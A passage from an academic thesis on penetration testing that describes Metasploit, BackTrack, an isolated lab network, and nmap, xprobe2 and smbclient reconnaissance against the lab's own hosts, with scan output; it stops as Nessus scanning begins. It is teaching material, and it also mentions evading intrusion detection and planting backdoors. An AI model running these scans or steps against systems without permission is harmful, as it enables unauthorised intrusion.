2.12.3.1 Metasploit Framework

Metasploit is the security framework originally developed in Perl by H.D. Moore in 2003 and rewritten in Ruby and acquired by Rapid7 in 2009. It incorporate many aspects of security testing from reconnaissance, exploit development, payload packaging, and delivery of exploits to vulnerable systems and wraps them into a single application[22] and aids in penetration testing.
Key steps for exploiting a system using the Metasploit Framework can be broken down into following steps as :

1. Choose and configure an exploit [6] to be targeted.
2. Validate whether the target system is vulnerable to the chosen exploit.
3. Select and configure a payload [7] that will be used.
4. Choose and configure the encoding schema to make sure that the payload can evade Intrusion Detection Systems with ease.
5. Execute the exploit.

Metasploit Framework Architecture

The core lies in *Metasploit REX* (Ruby Extension Library), which is a collection of classes and methods. *Metasploits Core Framework* contains several sub-systems such as management modules and sessions. *Metasploits Base Framework* incorporate different directories and provides the interface to interact with the Core Framework. These directories are divided up into **modules, libraries, plugins, tools** and **interfaces** as shown below in Figure 2.8 [48]. **Interface** includes five choices *msfweb, msfcli, msfconsole, msfgui* and *msfapi* for the user interaction with framework. Command Line Interface, Console Interface, GUI interface and Web Interface are primary interfaces among all these interfaces. Console Interface is the most powerful because it lets penetration testers utilize the full functionality of Metasploit. Metasploits true power lies in underlying extensive library of **modules**. Each module has functions, and they are divided up into *exploits, payloads, encoders, NOPS* and *auxiliary* while **Plugins** brings extra functionality to the framework.

[6] Code which allows an attacker to take advantage of a vulnerability system
[7] Actual code which runs on the system after exploitation



Figure 2.8: Metasploit Framework Architecture

2.12.3.2 BackTrack

BackTrack is a GUNU/Linux based distribution aimed at digital forensics and penetration testing use. It is a complete suite of security assessment tools, which saves countless hours of finding, installing, and compiling different security applications. According to BackTrack's official website:
"...BackTrack is a Linux-based penetration testing arsenal that aids security professionals in the ability to perform assessments in a purely native environment dedicated to hacking.
.....
.....the penetration distribution has been customized down to every package, kernel configuration, script and patch solely for the purpose of the penetration tester."
BackTrack is offered as a free distribution from www.backtrack-linux.org and is available for download directly from the website. The latest version is BackTrack 5 R2 released on March 2012. It has numerous tools used to perform full fledged penetration testing and tools included are organized by the Open Source Security Testing Methodology. The categories are:

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress Testing
- Forensics

- Reporting Tools
- Services
- Miscellaneous

Chapter 3

Penetration Test Laboratory Setup and Methodology

Laboratory setup and methodology used to conduct penetration test was based on the problem statements and will be described in this chapter. The main focus behind this thesis work was to investigate penetration testing security tools and techniques, a suitable penetration testing methodology and understand how Network and System Administrators can utilise the penetration test and its methodology, to understand the offensive and defensive security against the attacker's mindset, and protect the system or network in an effective and efficient way. Law, ethics, money, and time constraints, were taken into consideration throughout the testing due to the volatile nature of the penetration test.

3.1 Setup and Configuration

Two high end laptops were used to create the penetration testing environment. Both the laptops were networked using a crossover cable; no other network components were used. This setup was created to isolate the testing environment from the production environment. Figure 3.1 illustrates an isolated penetration laboratory environment. Both the laptops as shown in Figure 3.1 had Linux based operating systems installed on them. One laptop, was used for conducting penetration test, had a Backtrack 5 R1 installed on it. Backtrack 5 R1, a ubuntu based distribution was briefed discussed in section 2.12.3.2. Using Oracle's VM VirualBox (version:4.1.12r77245), three separate virtual machines were created on the next laptop. Oracle's VM VirutalBox, is a virtualization software which allowed to install different operating systems on separate virtual machines on the same physical machines, to emulate a cross-platform environment. Two servers and one client virtual machines were created on the this laptop. All three virtual machines including the physical laptop served as the target machines throughout the test. Windows Server 2008 Standard Service Pack 2 32-bits, Windows 7 Professional Service Pack 1 32 bits, Metasploitable 8.04 LTS were the operating system installed on those virutal machines.



Figure 3.1: Penetration Testing Laboratory Environment

From this point, laptop which had three separate virtual machines inside, was referred as *Target Host Machine* and the other laptop was referred as *Pentester's Machine* throughout this testing. Ubuntu 10.4 LTS was installed on *Target Host machine*. Windows 2008 server, Ubuntu 8.04 LTS (Metasploitable VM), and Windows 7 professional were installed on separate virtual machines inside *Target Host machine* and this machines were referred as *Host machines* throughout this testing. *Target Host Machine* was configured as a DHCP server and this machine also acted as a gateway. This *Target Host machine* simulated a basic networked computer environment with two servers and two clients machines in a 10.0.0.0 network. Hence, the above shown laboratory environment in Figure 3.1 was further simplified in Figure 3.2



Figure 3.2: Penetration Testing Topology

Target Host machine simulated a networked computer environment but the concept of defence-in-depth was into consideration. This meant no defence mechanism such as firewalls and intrusion detection systems were installed on the any of the target

machines. This consideration was intentional because including defence mechanism wouldl have affect the actual goal behind this setup and exploitation of a system or network was often easier without firewall and IDS/IPS.

3.1.1 Target Host machine Configuration

In this build up, DHCP server was installed on *Target host machine*. It was installed from the repositories by issues following commands:

DHCP server installation

```
1 sudo apt-get update
2 sudo apt-get install dhcp3-server
```

DHCP server was used to avoid assigning the manual IP address for each host machines. A simple modification in the DHCP configure file was done to assign IP addresses to hosts machines. When DHCP server was installed, two separate files '/etc/dhcp3/dhcpd.conf' and '/etc/default/dhcp3-server' were edited to define the scope for network and to define the interface to use for DHCP. For defining the scope, '/etc/dhcp3/dhcpd.conf' file was edited with the following settings:

/etc/dhcp3/dhcpd.conf

```
subnet 10.0.0.0 netmask 255.255.255.0{
range 10.0.0.10 10.0.0.20;
option domain-name-servers 10.0.0.10;
option domain-name "pentesting.vlab.net";
option routers 10.0.0.10;
option broadcast-address 10.0.0.255;
default-lease-time 600;
max-lease-time 7200;
}

host gateway {
hardware ethernet 11:22:33:44:55:66; #Using MAC address method.
fixed-address 10.0.0.10;

.....
.....
}
```

In the above configuration file, DHCP server was given a client IP address from the range 10.0.0.10-10.0.0.20. It leased an IP address for 600 seconds. Otherwise, the maximum lease was 7200 seconds. In above configuration, fixed IP address for "gateway" and fixed IP address for other three machines were reserved. The same configuration could have been achieved if static IP addresses were assigned on each machines. However, it was a matter of choice to obtain the same configure with DHCP server.

File '/etc/defaults/dhcp3-server' was edited for defining the ethernet interface to listen for DHCP requests, with the following line:

/etc/defaults/dhcp3-server

```
INTERFACE="eth0" # physical interface
```

File '/etc/network/interfaces' was edited to added a static IP address assignment to "eth0". This change made the address 10.0.0.10 persistent though reboots.

/etc/network/interfaces

```
iface eth1 inet static
address 10.0.0.10
netmask 255.255.255.0
network 10.0.0.0
broadcast 10.0.0.255
gateway 10.0.0.10
```

Following commands were used to restart networking service and start DHCP server:

```
1 sudo /etc/init.d/networking restart
2 sudo /etc/init.d/dhcp3-server start
```

3.1.2 Host machines Configuration

Three hosts machines inside the *Target Host machine* were configured and the interface for each machine was set to 'Bridged Network'. Following command was executed on Linux base host machines to obtain an IP address from the DHCP server. Windows based system obtained IP address automatically.

```
1 sudo /etc/init.d/networking restart
```

3.1.3 Pentester's machine Configuration

The configuration used for penetration testing machine or pentester's machine was straightforward. BackTrack 5 R1 was installed on this laptop. Static IP address was assigned and connected to the 10.0.0.0/24 network using a crossover cable.

3.2 Hardware and Software Specification

Target Host Machine specification

- Processor: Intel core i5 M 460 @ 2.54GHz
- Installed RAM: 4 GB
- System type: 32 bit Ubuntu 10.4 LTS
- Hard disk capacity: 640 GB

Pentester's machine specification

- Processor: Intel core 2 solo SU3500 @ 1.4GHz
- Installed RAM: 4 GB
- System type: 32 bit BackTrack 5 R1
- Hard disk capacity: 500 GB

3.3 A Proposed Penetration Test Methodology

To perform the penetration test on the production environment was tempting, but learning and understanding the penetration test against the production system could be risky. It involved production systems, any mistakes occurred would have resulted financial losses and disruption of the overall functionality of a system or network. Therefore, to familiarize with, what penetration test was, how penetration methodology could be followed, which tools and techniques could be used, laboratory environment was setup as shown in Figure 3.1 and 3.2. This networked laboratory setup was an attempt to simulate attacks on a network with the partial knowledge about the target system or network. There were mainly three different approaches for conducting penetration test which was described in the section 2.3. Penetration test in this networked environment was conducted using the *grey box* approach. This approach was used to reduce the amount of irrelevant tests and minimise the possibility of damage to a system or network. It was important to understand penetration test, was more than just hacking into a system or network. Penetration tester should also understand the environment, as it played a vital role. Hence, such penetration test should be performed, only when a deeper understanding about the system or network was gained.

In background chapter, different security testing frameworks were discussed and in literature section four phased penetration methodology was reviewed. In this section five phased penetration testing methodology has been proposed as shown in Figure 3.3. This methodology was followed to performing penetration testing against laboratory environment. The same methodology, tools and techniques could also be pivoted to penetrate the real world production system or network with an intention of discovering the vulnerabilities within a system or network and exploit them to gain access and explore other possibilities.



Figure 3.3: A Proposed Penetration Testing Methodology

During **intelligence gathering** phase, tools like *Nmap and xprobes2* were used for network survey, port scanning, operating system and service enumeration. *Nmap* was extensive used during the intelligence gathering phase. All the collected intelligence were the input parameter for the next phase. Informations like network rage, host IP addresses, installed operating systems and open ports identified were used to tune

up the **scanning and vulnerability assessment** phase. Scanning and vulnerability assessment phase was carried out using two separate network scanners; *Nessus* and *OpenVAS*. Both the scanners were configured in such a way that they could identify what vulnerabilities exist due to configuration flaws or vulnerabilities which could have been the product of operating system or services installed in a system or network. After scanning and vulnerability assessment phase was completed, next phase was **exploitation** phase. In this phase, all the identified vulnerability were examined to verify if those vulnerabilities were exploitable or they were not. All the security threats which were identified as vulnerabilities were not possible to exploit. Hence, the vulnerability which had publicly available exploits, were exploited using *Metasploit Framework*. **Post-exploitation** phase was carried out inside the compromised system or network to dig deep inside the system or network to elevate privilege, maintain future access inside the network or system by installing rootkits or backdoors. Finally, **Reporting** phase involved documentation of all the activities which were carried out in all the previous phases.

3.4 PenTester's tools Installations and Configurations

Nmap, Nessus, OpenVAS, and *Metasploit Framework* were the four main tools which was used to conduct the penetration test. This section will brief describe the installations and configurations required for those tools. All the tools were installed on pentester's machine (i.e. BackTrack 5 R1). *Nmap, OpenVAS and Metasploit Framework* came installed by default in BackTrack 5 R1. Metasploit Framework Community Edition was installed by uninstalling the pre installed *Metasploit Framework*. However, Nessus was not included in BackTrack 5 R1, so it was installed.

3.4.1 Nessus Installation and Configuration

Nessus 5.0.1 version was used as one of the penetration testing tool. This tool was used during the **Scanning and Vulnerability Assessment phase** of the penetration test methodology. Appendix A shows the steps followed during the installation and configuration of Nessus.

3.4.2 OpenVAS Installation and Configuration

OpenVAS-4 was installed by default on BackTrack 5 R1 therefore no installation was required, however, OpenVAS-4 was needed to be configured. Appendix B shows the detailed steps used during the OpenVAS-4 configuration.

3.4.3 Metasploit Installation and Configuration

Metasploit Framework was another tool which was extensively used during the **Exploitation** and *Post-exploitation phases* of the penetration test methodology. Metasploit Framework was included in BackTrack 5 R1 default installation. However, to make use of the community edition and get the latest version, a metasploit Linux installer was downloaded from Metasploit offical website. Appendix C shows the detailed installationa nd configuration for Metasploit Framework.

Chapter 4

Penetration Test of the Laboratory Network

Different tools and techniques were used in different phases of the penetration testing. A brief description of each phase of penetration testing as proposed in the methodology section 3.3 followed by results collected using different tools in actions, or attacks carried out using a combination of tools will be discussed in this chapter.

4.1 Intelligence Gathering

Intelligence gathering phase was essential to understand the type and amount of information available before the actual test. Intelligence gathering ranged from passive information gathering, active information gathering to targeted scanning of the system and network.

In a laboratory network, intelligence gathering was carried out by **network surveying, port scanning** and **operating system (OS) fingerprinting**. *Nmap* along with a few other tools like *xprobes2, tcpdump* were used for information gathering. *Nmap* was extensively used because it gave a lot of flexibility in designating targets. *Nmap* came pre-installed in Backtrack 5 R1 along with other useful tools. *Nmap* was used to identify how many hosts reside within the network and their associated IP address.

4.1.1 Results

This section will describe the results collected during network survey, network scanning and operating system and service enumeration. Each activity carried out during the phase will be explained briefly with commands executed and outputs obtained.

4.1.1.1 Network Surveying

Nmap's, ICMP ping-sweep was used to identify live hosts in the network segment. When all the IP addresses and network segments were identified, port scanning along with OS and services fingerprinting were carried out against live hosts. Figure 4.1 shows a Nmap ICMP ping-sweep scan run against a 10.0.0.0/24 network segment

during network surveying.

```
root@bt:~# nmap -sP 10.0.0.0/24

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-23 05:01 EDT
Nmap scan report for 10.0.0.5
Host is up.
Nmap scan report for 10.0.0.10
Host is up (0.00016s latency).
MAC Address: 3C:4A:92:51:CD:44 (Hewlett Packard)
Nmap scan report for 10.0.0.12
Host is up (0.00055s latency).
MAC Address: 08:00:27:A0:2D:01 (Cadmus Computer Systems)
Nmap scan report for 10.0.0.13
Host is up (0.00055s latency).
MAC Address: 08:00:27:7B:07:EB (Cadmus Computer Systems)
Nmap scan report for 10.0.0.14
Host is up (0.00051s latency).
MAC Address: 08:00:27:27:FB:37 (Cadmus Computer Systems)
Nmap done: 256 IP addresses (5 hosts up) scanned in 28.28 seconds
root@bt:~#
```

Figure 4.1: Nmap's ICMP ping-sweep scan of a network segment

From the above result, five live hosts responding to ICMP packets were identified. Among the live hosts identified, host on 10.0.0.5 was a BackTrack machine and this host was not further scanned because this machine was used as penetration machine (i.e. *Penetester's machine*). This BackTrack machine was connected to the target network for performing internal network and system penetration tests. The remaining four live hosts on 10.0.0.10, 10.0.0.12, 10.0.0.13 and 10.0.0.14 were further scanned and enumerated.

In the real world scenario or if the penetration test were to be conducted from outside the network, ICMP ping sweep scan would not always provide a significant value in intelligence gathering because many organizations or companies normally filters ICMP against their hosts and networks. Therefore, port scanning tools and technique were used with different protocol like TCP or UDP to overcome ICMP's ineffectiveness. However, such scans require lots of time and the penetration tester should also be conscious about the penetration testing timeline, but can give valuable information for further host and service enumeration.

4.1.1.2 Network Scanning

When reachable hosts were identified and determined with the IP addresses, next step was port scanning along with OS and services fingerprinting. Network scanning served the purpose of identifying opened, closed, unfiltered or filtered ports and also gave the basic idea about services running on the host machines.

Nmap was used again for the network scanning. Both TCP and UDP port scanning techniques were performed to enumerate the ports status on each host. TCP scans were used with different switches like -sS (SYN Stealth Scan), -sA (ACK Scan) and -sF and -sX (FIN and Xmas Tree Scans). A sniffer recorded the network traffic during the scans. A SYN scan distinguished which ports were listening or not based on the response generated. FIN scan generated response from closed ports but no responses were generated when ports were open and listening, this way FIN scan distinguished which ports were open and which were not open.

Figure 4.2 shows the output of an ACK scan against hosts on 10.0.0.10, 10.0.0.12, 10.0.0.13 and 10.0.0.14 in the target network using *Nmap*. The result showed default ports identified in hosts were unfiltered. During the scan, *Tcpdump* was running on background capturing the traffic. Hosts on 10.0.0.10, 10.0.0.12, 10.0.0.13 and 10.0.0.14 returned RST flag. This scan suggested no firewall was running on any of the host. This was the consideration made before conducting the penetration testing over the laboratory network.

```
root@bt:~# nmap -sA 10.0.0.10-14

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-08 15:45 EDT
Nmap scan report for 10.0.0.10
Host is up (0.00024s latency).
All 1000 scanned ports on 10.0.0.10 are unfiltered
MAC Address: 3C:4A:92:51:CD:44 (Hewlett Packard)

Nmap scan report for 10.0.0.12
Host is up (0.00053s latency).
All 1000 scanned ports on 10.0.0.12 are unfiltered
MAC Address: 08:00:27:A0:2D:01 (Cadmus Computer Systems)

Nmap scan report for 10.0.0.13
Host is up (0.00081s latency).
All 1000 scanned ports on 10.0.0.13 are unfiltered
MAC Address: 08:00:27:7B:07:EB (Cadmus Computer Systems)

Nmap scan report for 10.0.0.14
Host is up (0.00073s latency).
All 1000 scanned ports on 10.0.0.14 are unfiltered
MAC Address: 08:00:27:27:FB:37 (Cadmus Computer Systems)

Nmap done: 5 IP addresses (4 hosts up) scanned in 14.83 seconds
```

Figure 4.2: Nmap ACK scan against hosts on 10.0.0.10-14 rage

Although, TCP ACK scan helped to determine whether firewall was installed or not on target hosts but how many ports were active or close was still not clear. For this purpose, TCP SYN(-sS) scan and TCP FIN(-sF) scan were performed against the target hosts. Among TCP and UDP scans, UDP scan were time consuming in compare to TCP scan, but despite slow UDP scan, it helped in verification and understanding the

target network. Some of the Nmap commands executed while gathering intelligence are listed below:

Nmap TCP and UDP scan commands

```
nmap -sS -T4 -p 1-65535 10.0.0.10-14 -oX tcp.xml
nmap -sS -A -p 1-65535 10.0.0.10-14 -oX tcp1.xml
nmap -sU -T4 -p 1-65535 10.0.0.10-14 -oX udp.xml
nmap -sU -A -p 1-65535 10.0.0.10-14 -oX udp1.xml
```

Two of first commands were used to perform a stealth TCP scan, and remaining were used to perform UDP scans. Different *Nmap* switches such as -sS is for SYN scan, -sU for UDP scan, -T4 specified the scanning mode as Aggressive, -p as port rage, -A for service enumeration and banner grabbing, and -oX for output file. All the outputs were exported into separate XLM files. XLM files were then imported to Excel and selected field from the output files were filtered. This filtered results are shown in table 4.1. This table contains TCP and UDP open ports and services running on live hosts.

Target Hosts	Protocol			
	TCP		UDP	
(Ubuntu 10.0.4 LTS) IP: 10.0.0.10	PORT#	SERVICES	PORT#	SERVICES
	433	https	67	dhcps
			68	dhcpc
		iss-ealsecure	5353	zeroconf
(Windows 2008 Server) IP: 10.0.0.12	135	msrpc	137	netbios-sn
	139	netbios-ssn		
	445	Microsoft-ds		
	5357	Wsdapi		
	49153	Unknown		
	49155			
	49156			
	49147			
(Windows 7 pro) IP: 10.0.0.13	135	Msrpc	137	Netbios-ns
	139	Netbios-ssn	138	Netbios-dgm
	445	Microsoft-ds	500	Isakmp
	554	Rtsp	1900	Upnp
	2869	Isclap		
	5357	Wsdapi	3702	Ws-discovery
	1024	Unknown		
	49153		4500	Nat-t-ike
	49154			
	49156		5355	llmnr
	49157			
(Ubuntu 8.04) Metasploitable IP: 10.0.0.14	22	Ssh	53	Domain
	23	telnet		
	25	Smtp		
	53	Domain		
	80	http	68	dhcpc
	139	Netbios-ssn		
	445	Microsoft-ds		
	3306	Mysql		
	5432	Postgresql		
	8009	Ajp13		
	8180	Unknown		

Table 4.1: Tabulation of TCP and UDP Stealth Scan Output

Results from the table 4.1 showed, hosts might have Linux based and Windows based OS. However, it was not a reliable method to identify the OS and services. To enumerate further about the host's operating system and what exact services and version numbers, fingerprinting techniques were used during intelligence gathering phase.

4.1.1.3 OS and Services fingerprinting

Once what open ports exist in host machines were identified, the next step was to identify services and OS running on the target network. Normally, application exploits were written specific to OS and services. OS information along with services version information helped to narrow down the list of potential weakness and vulnerabilities. Hence, guessing the operating system and services via fingerprinting techniques was helpful at finding relevant clues on possible vulnerabilities and exploits within the target network or system.

To perform OS and service fingerprinting, *Nmap* was used to run different test analysing the packets received when SYN packets are sent to open and close ports. To make a sensible OS fingerprinting, *Nmap* along with another tool called *xprobe2* were used. This confirmed the results from both the tools are same and reliable. Some of the commands executed against target host machines are listed below:

OS and Service Fingerprinting

```
xprobe2 -p tcp:80:open 10.0.0.14
nmap -sV -T4 10.0.0.14
smbclient -L 10.0.0.14
```

Running the *Xprobe2* and *Nmap* commands against all four hosts, confirmed that hosts on 10.0.0.10 and 10.0.0.14 were running the Linux based OS and hosts on 10.0.0.12 and 10.0.0.13 were running the Windows based OS. However, it was not confirmed the exact OS and version it were running. Figure 4.3 and Figure4.4 shows the results ran against the same host on 10.0.0.14. Interestingly, *xprobe2* and *nmap* were able to identify the OS, but both showed different versions of OS. *xprobe2* showed a host on 10.0.0.14 was running Linux OS having Kernel 2.4.X whereas *nmap* result showed a host on 10.0.0.14 was running Linux OS but having Kernel 2.6.X.

```
Nmap scan report for 10.0.0.14
Host is up (0.00061s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:27:FB:37
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.
Network Distance: 1 hop
```

Figure 4.3: Nmap

```
[+] Primary Network guess:
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.30"
[+] Other guesses:
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.29"
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.28"
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.20"
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.22"
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.23"
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.24"
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.25"
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.26"
[+] Host 10.0.0.14 Running OS: "Linux Kernel 2.4.27"
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

Figure 4.4: Xprobe2

After fingerprinting OS, then logical step was identifying services. It can be done by banner grabbing and packet analysis. Packet analysis was bit complicated and required more of a time so banner grabbing techniques were used instead for identifying services. *Nmap* using -sV flag was used to grab the banner information from each application on all host. Figure 4.2 shows the output generated when *Nmap* using -sV flag was run against host on 10.0.0.14. It showed that host on 10.0.0.14 was running different services like OpenSSH, telnet, Postfix, Apache, Samba, MySQL and PostgreSQL etc.

```
Nmap scan report for 10.0.0.14
Host is up (0.00086s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu
th Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:27:FB:37 (Cadmus Computer Systems)
Service Info: Host:  metasploitable.localdomain; OS: Linux
```

Table 4.2: Enumerating the services on host 10.0.0.14

Further, enumeration was done by connecting with services on an open port on different hosts. Figure 4.3 shows a password request from the host on 10.0.0.14 and the error message, when random date for password was entered. *NT_STATUS_LOGON_FAILURE* was a valid response by Samba to an incorrect password. This result showed the possibility of Server Message Block (SMB) service running on the target host.

```
root@bt:~#
root@bt:~# smbclient -L 10.0.0.14
Enter root's password:
session setup failed: NT_STATUS_LOGON_FAILURE
root@bt:~#
```

Table 4.3: Connecting to Host 10.0.0.14 using smbclient

4.1.2 Conclusion

Intelligence gathering provided the foundation for the next scanning and vulnerability assessment phase. Four live host were identified. All identified hosts were further enumerated to find open ports and services running on those ports. During enumeration, it showed two of the hosts on the network had Linux based OS, and other two hosts had Windows based OS. *Nmap* was mainly used for port scanning, OS and services enumeration. Hence, *Nmap* was one of the versatile tool used during intelligence gathering.

4.2 Scanning and Vulnerability Assessment

In this phase, all the gathered information were fine tuned to complement the scanning and vulnerability assessment technique. Normally, both the automated scanner and manual technique are used, but manual techniques require more time to perfect the scan and identify vulnerabilities. However, both the automated and manual scanning techniques should be used for a comprehensive knowledge about the possible vulnerabilities that might have affected the system or network. Suppose, if the system or network to be tested had large network with hundreds of systems, manual technique would not be an effective and efficient approach.

In this phase, both the automated scanners were preferred instead of manual scanners. Automated scanning and vulnerability assessment scanners; Nessus and OpenVAS were selected to scan the laboratory network. These scanners were used to identifying what OS and services were running in the target hosts, which host and services were vulnerable. The outputs generated from scanners will be investigated further, to verify what possible exploits were possible against the vulnerable hosts and services, in the *Exploitation* and *Post-exploitation* phases using *Metasploit Framework*.

4.2.1 Results

This section will describe the results obtained during the execution of Nessus and OpenVAS scanners against the target host machines. It will also demonstrate how the scanners with different configurations performed during scanning and vulnerability assessment phase. In the last section, result from a separate comparison between Nessus and OpenVAS will be explained in brief. This comparison was intended to investigate how two separate scanners can affect the detection rate in the same test environment.

4.2.1.1 Vulnerability Assessment using Nessus

Nessus Home Feed edition was used for assessing the vulnerability against the target hosts in the laboratory network. All the plug-in were installed and updated before the scan. Using default scan policy in Nessus client, scans were executed in two configurations:

- Uncredentialed scan and Credentialed scan with safe checks option enabled
- Uncredentialed scan and Credentialed scan with safe checks option disabled

